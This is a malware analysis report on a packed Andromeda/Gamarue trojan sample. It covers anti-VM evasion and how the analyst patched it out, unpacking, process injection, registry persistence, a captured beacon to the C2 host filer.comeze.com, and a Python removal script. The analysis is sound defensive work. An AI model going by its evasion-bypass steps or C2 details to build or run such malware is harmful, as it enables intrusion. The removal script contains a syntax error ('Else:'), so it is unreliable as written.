Native Malware : #trojan #botnet

Name : myexe.exe
Size: 14KiB
Type: Executable.
OS: Windows
SHA256:0ba321e8ece4e89db8bacce007ca86e06bbab0ebd01c8d6b1d18c7aa9bb07a3b


Initial Analysis :

At first, using PEid & Detect it Easy we can say that the malware is packed with high entropy = 7.64 (95%). There is too little information we can get from the strings within , all seem randomized garbage except for some interesting strings below :


- .text
- vboxt-
- Env&IT
- DelayEx

Strange thing we have only one section name .text. where are the rest ? also the string "**vboxt-**" may be used in some **Anti-VM** techniques, **"Env&IT"** string maybe is here to indicate some environment variables actions and lastly the last string “**DelayEx**” makes me suspicious about some functionality to be delayed.

Using PE-Bear we confirm that the malware only has one section which is the “.text” section and the relocation information seems to be corrupted .



Also using **Dependency Walker** we see that there is no DLLs to be loaded at all ! which is kinda weird. Also Resources Hacker adds no valuable information either. Very disappointing. Loading the malware to **IDA Pro** we can see that there is so much work to do by looking at the graph overview in the bottom left, and a lot of branches going on with two loops recognized at ***loc_401482*** ,***loc_401508,*** it is going to be hard, I suppose.




With only "kernel32.dll" as the recognized string which is pushed as parameter for the ***sub_4010E6*** function.

At first glance at the assembly code with no imports at all, it seems it’s gonna be a tough hours of reversing them. Not to waste too much time, Let’s run the malware and start monitoring it, maybe this will help us get more useful information to identify its behavior or at least the first stages of it.

Running the Malware :


Setting up the monitoring tools :

- Procmon
- Process Hacker
- Microsoft network Monitor + iNetSim + ApateDNS



We can see that the behavior in normal or I should say the malware doesn't do anything suspicious! Simply load some DLLs and there is no functionality at all.
This is a strong indicator that we should expect Anti-VM techniques.


So I've decided to use an IDA Pro python script for highlighting Anti-VM instructions and see if there is a match in our assembly code:
http://moritzraabe.de/2017/05/31/idapython-coloring-script/




And yes indeed! Also we notice some **Anti-debugging** instructions like : **rdtsc .**
But the malware author is being nice :) and helped us by NOP-ing the last check instructions.
Let's try loading the malware into debugger besides IDA for better analysis.

Renaming and Patching Anti-VM :


Using the debugger we see that it compares them with some hardcoded values and that some processes matches like "**vmTray**" so we can be sure that it's an anti-vm technique.




We can NOP them to continue our debugging.




We can ignore the rest, and resolve “**VirtualAlloc**” since it will use it to unpack the code.




Then it resolves “**regOpenKey**” and “**regQuery**” then it checks for the registry value of “**HKLM\SYSTEM\ControlSet\services\Disk\Enum\0**”
which contains the name and serial ID of the primary disk. Old trick to detect VMs.



Since the malware is packed we can use a popular trick : breakpoint at the return of “VirtualAlloc” to get the address of the allocated memory.




We can see that the new allocated address at “0x1F0000” we can dump it and set a breakpoint.
It hits again and starts to write the real instructions to that memory location.




Using dynamic analysis we can see that it can spawn one new process :

- If 32bit system : “**wuauclt.exe**” with injected code .
- If 64bit system : “**svchost.exe**” with injected code .




This is what I've done so far; Disabling other VMware settings , Killing VMware tool services and applying multiprocessors for the FLARE machine.
Renaming and resolving the call addresses in the assembly, As well as patching the Anti-VM instructions. You can check the IDA database named :myexe.idb attached with this report.
Dumping the final binary as : myexe_patched.exe attached with this report.

Monitoring the Malware :



Yes! The malware spawns the **svchost.exe -**PID 752- process and terminates itself. Better to say that the Malware is injecting the process ! //I'm using FLARE machine win8.1 64 bits

Checking the spawned process strings and in Procmon :




The new spawned process has interesting strings like :

- http://filer.comeze.com/panel/image.php

Domain to connect to.


And also it creates a file "C:\ProgramData\Local Settings\Temp\msjxacui.scr"

Upon inspecting it with IDA, it's the same patched binary ! It's copying itself !



Networking behavior :

Let's check networking behavior to assure connection with the link string extracted :



It sends a beacon to “filer.comeze.com” every minute to flood the server (probably some sort of a **DDOS** attack)

Very obvious from this trafic captured :

POST /panel/image.php HTTP/1.1

Host: filer.comeze.com

User-Agent: Mozilla/4.0

Content-Type: application/x-www-form-urlencoded

Content-Length: 88
Connection: close
Content : fHGARco2/TnemCRzmrTlD2DSRrNJP1q99GO11zHLrndzvUjCFta9Wj9Nsa
G8NEUhKpMgpAuqNwGbo3vRRXH/0A==

Sandbox Results :

32bits sandbox machine : The report supports our analysis !
It's labeled as : Kazy.Generic **#andromeda #trojan #gamarue** : Click for Microsoft report.

- 50/57 Antivirus vendors marked dropped file "<RANDOM>.exe" as malicious

(classified as "Backdoor.Androm" with 87% detection rate)

- Process injection :

- "myexe.exe" wrote 1500 bytes to a remote process "%WINDIR%\System32\wuauclt.exe"
- "myexe.exe" wrote 4 bytes to a remote process "%WINDIR%\System32\wuauclt.exe"
- "myexe.exe" wrote 32 bytes to a remote process "%WINDIR%\System32\wuauclt.exe"
- "myexe.exe" wrote 52 bytes to a remote process "%WINDIR%\System32\wuauclt.exe"

- The malware achieves persistence by modifying registry keys

- "HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows" with value = "load" and data = {malware_dir}
- "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run" with value = {random_number} and data = {malware_dir}

- Possibly tries to implement anti-virtualization techniques :

- "vbox" (Indicator: "vbox")
- "qemu" (Indicator: "qemu")

- Uses a User Agent typical for browsers, although no browser was ever launched :

- Found user agent(s): Mozilla/4.0

- Pattern matching :
    - YARA signature "**andromeda**" classified file "0ba321e8ece4e89db8bacce007ca86e06bbab0ebd01c8d6b1d18c7aa9bb07a3b.bin" as **"trojan,andromeda,gamarue"** based on indicators: "1c1c1d03494746,hsk\ehs\dihviceh\serhlsethntrohntcohurrehem\chsyst" (Author: Brian Wallace @botnet_hunter)
    - YARA signature "**andromeda**" classified file "**msvqglaxu.exe**" as "t**rojan,andromeda,gamarue**" based on indicators: "1c1c1d03494746,hsk\ehs\dihviceh\serhlsethntrohntcohurrehem\chsyst" (Author: Brian Wallace @botnet_hunter)

Click here for full report.

64bit sandbox machine : Also supports our analysis !
Labeled as: Kazy.Generic **#andromeda #trojan #gamarue**

- 50/57 Antivirus vendors marked sample as malicious (87% detection rate)
- Process injection :
    - "myexe.exe" wrote 32 bytes to a remote process "%WINDIR%\SysWOW64\svchost.exe"
    - "myexe.exe" wrote 52 bytes to a remote process "%WINDIR%\SysWOW64\svchost.exe"
    - "myexe.exe" wrote 4 bytes to a remote process "%WINDIR%\SysWOW64\svchost.exe"
    - "myexe.exe" wrote 8 bytes to a remote process "%WINDIR%\SysWOW64\svchost.exe"

Notice the injected process is now "**svchost.exe**" cuz this is a 64bit system.

Rest of the information from the report is almost the same as the 32bit.
Click here for full report.

We can get the rest of the resolved APIs from : https://cape.contextis.com/analysis/86803/
From the pattern matching with **YARA** and our networking analysis we can say it's a **botnet**.

Check point : Wrapping up previous notes :

So far we've discovered this timeline :

1. The packed Malware is actually contains 1 section = .text
2. It's using Anti-VM techniques which we've evaded to let it run freely.
3. The malware scans running processes for VM processes like "**vboxTray**".

4. The malware copy itself at "*%TEMP%**__ms__*<random string>.<extension>*" and then deletes itself.
5. The malware does process injection.
6. It connects to "**filer.comeze.com**" through this process (every minute) which is maybe a **DDos** attack.
7. The malware achieves persistence by modifying registry key.

Detection and removal tool :

For detecting and removing the malware we simply kill its running processes and wipe out its files and registry keys. But we got a small problem with permissions, so we got a **regini** script to modify permissions for us and set the work for the **python** script to perform its duty. All run together with Batch script.

Regini script.txt:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer
\Run [1 8 17]
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows [1 8 17]
```

Batch script.bat:

```
regini script.txt        // registry privilege escalation
Python clean.py      //  run malware removal script
```

Clean.py :

```
1.  import psutil               #library for process manipulation.
2.  import re                   #library for regular expressions.
3.  import os                   #library for OS commands like Files, etc.
4.  import tempfile             #library for temp directory.
5.  import winreg               #library for registry manipulation.
6.  import sys
7.
8.
9.  def remove(path):           #Removing the file passed as parameter.
10.     path = path.replace("\\", "/")       #Correcting the slash for win file system.
11.     os.remove(path)
12.     print("File at {} was deleted".format(path))
13.
14.
15. def deleteRegistry(regKey, regSubkey, malFile):
16.     hKey = winreg.OpenKey(regKey, regSubkey, 0, winreg.KEY_ALL_ACCESS)
17.     i = 0      #Opening the hkey & returns handle.
```

```
    while True:
        try:
            x = winreg.EnumValue(hKey, i)
            value = str(x[0])
            data = str(x[1])
            if malFile in data:   #Checking if data == Malicious file.
                print("Found Malware registry value")
                winreg.DeleteValue(hKey, value)
                print("Deleted Malware registry value")
                break
            i += 1
        except:
            break
    winreg.CloseKey(hKey)   #if hkey is not closed using this method, it is closed when
                            #the hkey object is destroyed by Python.


#Flag to indicate 32 or 64 bits.
is32bit = 1
if sys.maxsize > 2**32:
    is32bit = 0

malFile = ""
malProcess = ""
if is32bit:      #If 32bit -> Malware injects wuauclt.exe .
    malProcess = "wuauclt.exe"
Else:            #If 64bit -> Malware injects svchost.exe .
    malProcess = "svchost.exe"
tempDir = tempfile.gettempdir()


for proc in psutil.pids(): #Returns list of PIDs of all running process.
    p = psutil.Process(proc)
    if(p.name() == malProcess):
        try:
            files = p.open_files()       #Returns regular file as a list of tuples.
        except:     #can't open process' files.
            continue
        for f in files:
            if tempDir in f[0]:
                x = f[0].split('\\')     #Using regex to reduce the search space.
                if(x[-1][0:2] == "ms"):
                    malFile = x[-1]
                    print("Malware random name is: {}".format(malFile))
                    try:
                        p.kill()
                        print("Malware Process with PID {} was killed".format(proc))
                    except:
                        print("Unable to kill the process")
                        exit(1)
```

```
68.
69. if not malFile: exit(0)     #no malware detected
70. remove(os.path.join(tempDir, malFile))
71.
72. key1 = winreg.HKEY_CURRENT_USER
73. sub1 = r"Software\Microsoft\Windows NT\CurrentVersion\Windows"
74.
75. key2 = winreg.HKEY_LOCAL_MACHINE
76. sub2 = r"Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run"
77.
78. deleteRegistry(key1, sub1, malFile)
79. deleteRegistry(key2, sub2, malFile)
```